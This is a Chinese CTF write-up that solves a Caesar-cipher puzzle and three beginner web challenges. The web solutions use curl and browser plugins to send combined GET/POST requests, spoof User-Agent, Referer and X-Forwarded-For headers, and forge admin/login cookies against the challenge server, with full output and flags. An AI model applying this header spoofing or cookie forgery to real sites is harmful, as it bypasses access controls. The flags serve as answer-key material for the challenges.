
ID37--密码学教室番外篇

密文：yxrdv{uxwupytip19954902180//+/%}，一样的步骤，通过比对，得到偏移量为 17，丢到工具里解密。。hgame{dgfdyhcry19954902180//+/%}，尝试提交。。。不对。。。按照之前凯撒的思路，这次的数字肯定也有问题，于是尝试数字也偏移 17 位，0-9 循环，于是得到正确 flag：hgame{dgfdyhcry42287235413//+/%}

PENTEST:


ID14--lightless 的渗透教室入门篇（一）

打开 115.28.78.16:13333/pentest/01/，按题目要求
Linux 下直接 curl -d “hacker=HelloPost” -v 115.28.78.16:13333/pentest/01/?hacker=HelloGet



```
                                <li>扩展阅读：《HTTP权威指南》，经典必读书目，dr
ops曾经有提到过。</li>
                                <li>扩展阅读：《图解HTTP》，多了几张图，小书，也
可以参考看看。</li>
                        </p>
                        </div>
                        <p>
                                <h2>题目内容：</h2>
                                <li>向本页面同时发送GET和POST请求；</li>
                                <li>GET请求内容为hacker=HelloGet</li>
                                <li>POST请求内容为hacker=HelloPost</li>
                                <li>如果你不知道如何发送POST请求，方法一：学习cu
rl命令。方法二：学习burp工具。方法三：学习Chrome/Firefox上的开发者工具或各种浏览
器插件。</li>
                        </p>

                hctf{PostAndGetIsSoEasy_comeon!}
                </div>
        </body>
</html>

* Connection #0 to host 115.28.78.16 left intact
root@Ash:~#
```

火狐 hackbar 插件就



URL: http://115.28.78.16:13333/pentest/01/?hacker=HelloGet

☑ Enable Post data ☐ Enable Referrer

Post data: hacker=HelloPost


之后再网页上 HTML 里找到 flag：hctf{PostAndGetIsSoEasy_comeon!}

ID15--lightless 的渗透教室入门篇（二）

打开 http://115.28.78.16:13333/pentest/02/，按照题目要求，构造 HTTP 头。


Linux 下直接 curl –H “User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99_0 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13A344 Safari/601.1” –H “X-Forwarded-For: 127.0.0.1” –H “Referer: google.com” –v 115.28.78.16:13333/pentest/02/

之后再响应头里找到 flag




```
root@Ash:~# curl -H "User-Agent: Mozilla/5.0 (iPhone; Cpu iPhone OS 99_0 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13A344 Safari/601.1" -H "X-Forwarded-For: 127.0.0.1" -H "Referer: google.com" -v 115.28.78.16:13333/pentest/02/
*   Trying 115.28.78.16...
* Connected to 115.28.78.16 (115.28.78.16) port 13333 (#0)
> GET /pentest/02/ HTTP/1.1
> Host: 115.28.78.16:13333
> Accept: */*
> User-Agent: Mozilla/5.0 (iPhone; Cpu iPhone OS 99_0 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13A344 Safari/601.1
> X-Forwarded-For: 127.0.0.1
> Referer: google.com
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sat, 21 Jan 2017 14:39:34 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< Vary: Accept-Encoding
< X-Powered-By: PHP/5.4.41
< flag: hctf{h77p_He4dEr_50_E4sy_ANd_fUn_ohhouhou}
```

或者利用火狐 Modify Headers 插件 ADD 构造相应表头后 start 开始，刷新网页同时打开 firebug 抓包，在响应头里找到 flag



Add | X-Forwarded-For | 127.0.0.1

Action	Name	Value	Comment
Add	Referer	google.com	●
Add	X-Forwarded-For	127.0.0.1	●
Add	User-Agent	Mozilla/5.0 (iPhone; CPU iPhone OS 99_...	●



```
      Connection  keep-alive
Content-Encoding  gzip
    Content-Type  text/html
            Date  Sat, 21 Jan 2017 14:43:02 GMT
          Server  nginx
Transfer-Encoding chunked
            Vary  Accept-Encoding
    X-Powered-By  PHP/5.4.41
            flag  hctf{h77p_He4dEr_50_E4sy_ANd_fUn_ohhouhou}
```


⊟ 请求头信息

```
Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
```

ID16--lightless 的渗透教室入门篇（三）


打开 http://115.28.78.16:13333/pentest/03/，按照要求伪造 cookie

Linux 下由于不知道要伪造的 cookie 内容是什么于是先看看网页内容 curl –v 115.28.78.16:13333/pentest/03/,在响应头里找到了要构造的 cookie 的内容



```
> Host: 115.28.78.16:13333
> User-Agent: curl/7.50.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sat, 21 Jan 2017 14:47:26 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< Vary: Accept-Encoding
< X-Powered-By: PHP/5.4.41
< cookiecontent: admin=1 and isLogin=true
<
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8"></meta>
        <title>PSC - Pentest Step Classroom</title>
    </head>
    <body>
        <div align="center" >
            <h1>PSC 0x03 - Pentest Step Classroom 0x03</h1>
            <h2>Cookie and Session</h2>
```


要求构造 admin=1 同时 isLogin=true 话不多说。。直接 curl –b “admin=1;isLogin=true” –v 115.28.78.16:13333/pentest/03/




```
the-difference-between-sessions-and-cookies-in-php">
                    cookie和session的区别</a></li>
                <li>如果你不想看英文的资料，自己去搜中文的看吧。</li>
                <li>(ー`´ー) 你们真的而有人看这书么？扩展阅读：《HTTP权威指南》
，经典必读书目，drops曾经有提到过。</li>
            </p>
            </div>
            <p>
                <h2>题目内容：</h2>
                <li>设置cookie，内容自行寻找，都是以前学过的内容。</li>
                <!-- Post me a hint can give you some hints... -->
                <li>如果你不知道如何伪造cookie，方法一：学习curl命令。方法二：学
习burp工具。方法三：学习Chrome/Firefox上的开发者工具或各种浏览器插件。</li>
            </p>


flag: hctf{hao_hao_kan_zi_liao!!!}, 通过伪造cookie，你可以绕过一些限制，或是伪造
身份。
        </div>
    </body>
</html>

* Connection #0 to host 115.28.78.16 left intact
root@Ash:~#
```

在 HTML 里找到 flag

或者利用火狐的 modify headers 插件直接构造 2 个 cookie HTTP 头，start 后刷新网页在 HTML 里得到 flag



Action	Name	Value	Comment	
Add	Referer	google.com		🟥
Add	X-Forwarded-For	127.0.0.1		🟥
Add	User-Agent	Mozilla/5.0 (iPhone; CPU iPhone OS 99_0 ...		🟥
Add	Cookie	isLogin=true		🟩
Add	Cookie	admin=1		🟩
Add	Cookie	admin=1;isLogin=true		🟥



- (一ˇ一) 你们真的而有人看这书么？扩展阅读：《HTTP权威指南》，经典必读书目，drops曾经有提到过。

题目内容：

- 设置cookie，内容自行寻找，都是以前学过的内容。
- 如果你不知道如何伪造cookie，方法一：学习curl命令。方法二：学习burp工具。方法三：学习Chrome/Firefox上的开发者工具或各种浏览器插件。

flag: hctf{hao_hao_kan_zi_liao!!!}, 通过伪造cookie，你可以绕过一些限制，或是伪造身份。

EOF